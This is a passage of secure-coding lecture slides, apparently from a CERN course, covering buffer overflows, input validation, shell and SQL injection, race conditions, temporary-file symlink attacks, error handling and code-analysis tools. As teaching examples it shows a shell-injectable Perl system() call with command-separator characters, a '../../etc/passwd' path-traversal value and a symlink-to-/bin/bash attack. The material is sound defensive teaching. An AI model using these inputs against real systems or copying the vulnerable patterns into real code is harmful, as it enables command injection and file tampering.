 - right before taking security decisions based on that data

Enemy #1: Input data (cont.)

- **Buffer overflow** (overrun)
 - accepting input longer than the size of allocated memory
 - risk: from crashing system to executing attacker's code (stack-smashing attack)
 - example: the Internet worm by Robert T. Morris (1988)
 - comes from C, still an issue (C used in system libraries)
 - allocate enough memory for each string (incl. null byte)
 - use safe functions:
 - ~~gets()~~ → `fgetc()`
 - ~~strcpy()~~ → `strncpy()`
 - (same for `strcat()`)
 - tools to detect: Immunix StackGuard, IBM ProPolice etc.

Enemy #1: Input data (cont.)

- Buffer overflow



Enemy #1: Input data (cont.)

- **Command-line arguments**
 - are numbers within range?
 - does the path/file exist? (or is it a path or a link?)
 - does the user exist?
 - are there extra arguments?
- **Configuration files** – if accessible by untrusted users
- **Environment**
 - check correctness of the environmental variables
- **Signals**
 - catch them
- Cookies, data from HTML forms etc.

Coding – common pitfalls

- **Don't make any assumptions about the environment**
 - common way of attacking programs is running them in a different environment than they were designed to run
 - e.g.: what PATH did your program get? what @INC?
 - set up everything by yourself: current directory, environment variables, umask, signals, open file descriptors etc.
 - think of consequences (example: what if program should be run by normal user, and is run by root? or the opposite?)
 - use features like “taint mode” (`perl -T`) if available



Coding – advice (cont.)

Separate data from code:

- **Careful with shell** and *eval* function

- sample line from a Perl script:

```
system("rpm -qpi $filename");
```

but what if `$filename` contains illegal characters: `| ; ` \`

- `popen()` also invokes the shell indirectly

- same for `open(FILE, "grep -r $needle |");`

- similar: `eval()` function (evaluates a string as code)

- Use **parameterized SQL queries** to avoid SQL injection:

```
$query = "select count(*) from users  
        where name = $1 and pwd = $2";
```

```
pg_query_params($connection, $query,  
               array($login, $password));
```


Coding – common pitfalls (cont.)

- What if someone executes your code twice, or changes environment in the middle of execution of your program?
- **Race condition**
 - difference between the **time of check** and the **time of use**
 - problem: non-atomic execution of consecutive commands performing an atomic action (“check and do”)
 - result: invalidation of assumptions made by the victim
- **Can your code run parallel?**
 - use file locking
 - beware of deadlocks

Coding – advice

- Deal with errors and exceptions
 - catch exceptions (and react)
 - check (and use) result codes (e.g.: `close || die`)
 - don't assume that everything will work (especially file system operations, system and network calls)
 - if there is an unexpected error:
 - Log information to a log file (syslog on Unix)
 - Alert system administrator
 - Delete all temporary files
 - Clear (zero) memory
 - Inform user and exit
 - don't display internal error messages, stack traces etc. to the user (he doesn't need to know the failing SQL query)

Coding – advice



Wrong

OK

Errors / exceptions

No:

```
try {  
    ...  
    // a lot of commands  
    ...  
} catch (Exception e) {  
    e.printStackTrace();  
}
```

Yes:

```
try {  
    // few commands  
} catch (MalformedURLException e) {  
    // do something  
}  
} catch (FileNotFoundException e) {  
    // do something else  
}  
} catch (XMLException e) {  
    // do yet something else  
}  
} catch (IOException e) {  
    // and yet something else  
}
```

Coding – advice (cont.)

- **Use logs**

- when to log? depending on what information you need
- logging is good – more data to debug, detect incidents etc.
- (usually) better to log errors than print them out
- what to log: date and time, username, UID/GID, client IP, command-line arguments, program state etc.

- **Use assertions**

- test your assumptions about internal state of the program
- `assert circumference > radius:`
`"Wrong circle values!!!";`
- available in C#, Java (since 1.4), Python, C (macros), possible in any language (`die unless ...` in Perl)

Coding – advice (cont.)

- **Protect passwords** and secret information
 - don't hard-code it: hard to change, easy to disclose
 - use external files instead (possibly encrypted)
 - or certificates
 - or simply ask user for the password
- Do you **really have to optimize** your code?
 - computers are fast, performance is hardly ever a problem
 - it's easy to introduce bugs while hacking
 - how often (and how long) will your code run anyway?
- similar issue: **Don't reject security features** because of “performance concerns”

Coding – advice (cont.)

- **Be careful** (and suspicious) when handling **files**
 - if you want to create a file, give an error if it is already there (`O_EXCL` flag)
 - when you create it, set file permissions (since you don't know the umask)
 - if you open a file to read data, don't ask for write access
 - check if the file you open is not a link with `lstat()` function (before and after opening the file)
 - use absolute pathnames (for both commands and files)
 - be extra careful when filename comes from the user!
 - `C:\Progra~1\`
 - `../../etc/passwd`
 - `/dev/mouse`

Coding – advice (cont.)

- **Temporary file** – or is it?
 - symbolic link attack: someone guesses the name of your temporary file, and creates a link from it to another file (i.e. /bin/bash)
 - a problem of *race condition* and *hostile environment*
 - good temporary file has unique name that is hard to guess
 - ...and is accessible only to the application using it
 - use `tmpfile()` (C/C++), `mktemp` shell command or similar
 - use directories not writable to everyone (i.e. /tmp/my_dir with 0700 file permissions, or ~/tmp)
 - if you run as root, don't use /tmp at all!

Coding – advice (cont.)

- **Temporary file** – or is it?

`/root/myscript.sh`



writes data

`/tmp/mytmpfile`

`/root/myscript.sh`



writes data

`/tmp/mytmpfile`

symbolic link



`/bin/bash`

After implementation

- **Review** your code, let others review it!
- When a (security) bug is found, search for similar ones!
- Making code **open-source** doesn't mean that experts will review it seriously
- Turn on (and read) **warnings** (`perl -w`, `gcc -Wall`)
- Use **tools** specific to your programming language: bounds checkers, memory testers, bug finders etc.
- Disable “core dumped” and debugging information
 - memory dumps could contain confidential information
 - production code doesn't need debug information (`strip` command, `javac -g:none`)

Source code static analysis tools

Tools that analyse source code, and look for potential:

- security holes
- **functionality bugs** (including those not security related)

Recommendations for **C/C++, Java, Python, Perl, PHP** available at http://cern.ch/security/recommendations/en/code_tools.shtml

- RPMs provided, some available on LXPLUS
- trivial to use


These tools will help you
develop better code

There is no magic:

- even the best tool will miss most non-trivial errors
- they will just report the findings, but won't fix the bugs

Still, using code analysis tools is **highly recommended!**

Code tools: FindBugs / Java



The screenshot shows the FindBugs application interface. On the left, a tree view displays the project structure, with the file `edu.umd.cs.findbugs.util.Util.getXMLType` selected. The main editor window shows the source code of `Util.java` in `edu.umd.cs.findbugs.util`. Line 108 is highlighted in yellow, corresponding to the bug report below. The bug report is titled "Method may fail to close stream" and provides details about the issue, including the method name, line number, and a description of the problem: "The method creates an IO stream object, does not assign it to any fields, pass it to other methods that might close it, or return it, and does not appear to close the stream on all paths out of the method. This may result in a file descriptor leak. It is generally a good idea to use a finally block to ensure that streams are closed."

```
97         assert true;
98     }
99 }
100 static final Pattern tag = Pattern.compile("^\\s*<(\\w+)"
101 public static String getXMLType(InputStream in) throws IO
102     if (!in.markSupported())
103         throw new IllegalArgumentException("Input stream
104
105     in.mark(5000);
106     BufferedReader r = null;
107     try {
108         r = new BufferedReader(Util.getReader(in), 2000);
109
110     String s;
111     int count = 0;
112     while (count < 4) {
113         s = r.readLine();
114         if (s == null)
115             break;
116         Matcher m = tag.matcher(s);
117         if (m.find())
```

edu.umd.cs.findbugs.util.Util.getXMLType(InputStream) may fail to close stream
At Util.java:[line 108]
In method edu.umd.cs.findbugs.util.Util.getXMLType(InputStream) [Lines 102 - 123]
Need to close java.io.Reader

Method may fail to close stream
The method creates an IO stream object, does not assign it to any fields, pass it to other methods that might close it, or return it, and does not appear to close the stream on all paths out of the method. This may result in a file descriptor leak. It is generally a good idea to use a finally block to ensure that streams are closed.

Code tools: pychecker / Python


```
$ pychecker --quiet --limit 100 --level style *.py

my_script.py:141: Using import and from ... import for (socket)
my_script.py:148: Function return types are inconsistent
my_script.py:321: Parameter (mode) not used
my_script.py:339: No class attribute (send) found

misc.py:36: Local variable (e) not used
misc.py:103: Module (sys) re-imported
misc.py:117: string.zfill is deprecated

analysis-bb.py:12: Imported module (shutil) not used
analysis-bb.py:42: (id) shadows builtin
analysis-bb.py:90: Local variable (topElementName) not used
```

Code tools: Pixy / PHF



Things to avoid



Coding - summary



- learn to design and **develop high quality software**
- read and **follow relevant guidelines**, books, courses, checklists for security issues
- **enforce secure coding standards** by peer-reviews, using relevant tools

Security testing

- **Testing security** is harder than testing functionality
- Include security testing in your **testing plans**
 - black box testing (tester doesn't know the inside architecture, code etc.)
 - white box testing (the opposite)
- Systematic approach: **components**, **interfaces**, input/output **data**
 - a bigger system may have many components: executables, libraries, web pages, scripts etc.
 - and even more interfaces: sockets, wireless connections, http requests, soap requests, shared memory, system environment, command line arguments, pipes, system clipboard, semaphores and mutexes, console input, dialog boxes, files etc.
 - injecting incorrect data: wrong type, zero-length, NULL, random
- Simulate **hostile environment**


Further reading

Michael Howard, David LeBlanc
Writing Secure Code



Mark G. Graff,
Kenneth R. van Wyk
*Secure Coding:
Principles and Practices*

Michael Howard, David LeBlanc, John Viega
19 Deadly Sins of Software Security



Networking – no trust

- **Security on the client side doesn't work** (and cannot)
 - don't rely on the client to perform security checks (validation etc.)
 - ex.: `<input type="text" maxlength="20">` is not enough
 - authentication should be done on the server side, not by the client
- **Don't trust your client**
 - HTTP response header fields like referer, cookies etc.
 - HTTP query string values (from hidden fields or explicit links)
- Don't expect your clients to send you SQL queries, shell commands etc. to execute – it's not your code anymore
- Do a **reverse lookup** to find a hostname, and then lookup for that hostname to see if they match
- Put limits on the number of connections, set reasonable timeouts

Message

- Security – in each phase of software development
 - not added after implementation
- Build **defense-in-depth**
- Follow the **least privilege** rule
- **Malicious input** is your worst enemy!
 - so validate all user input

Things to avoid



Security measures that can be easily bypassed

Thank you!

Bibliography and further reading:

<http://cern.ch/SecureSoftware>

Sebastian.Lopienski@cern.ch



Questions?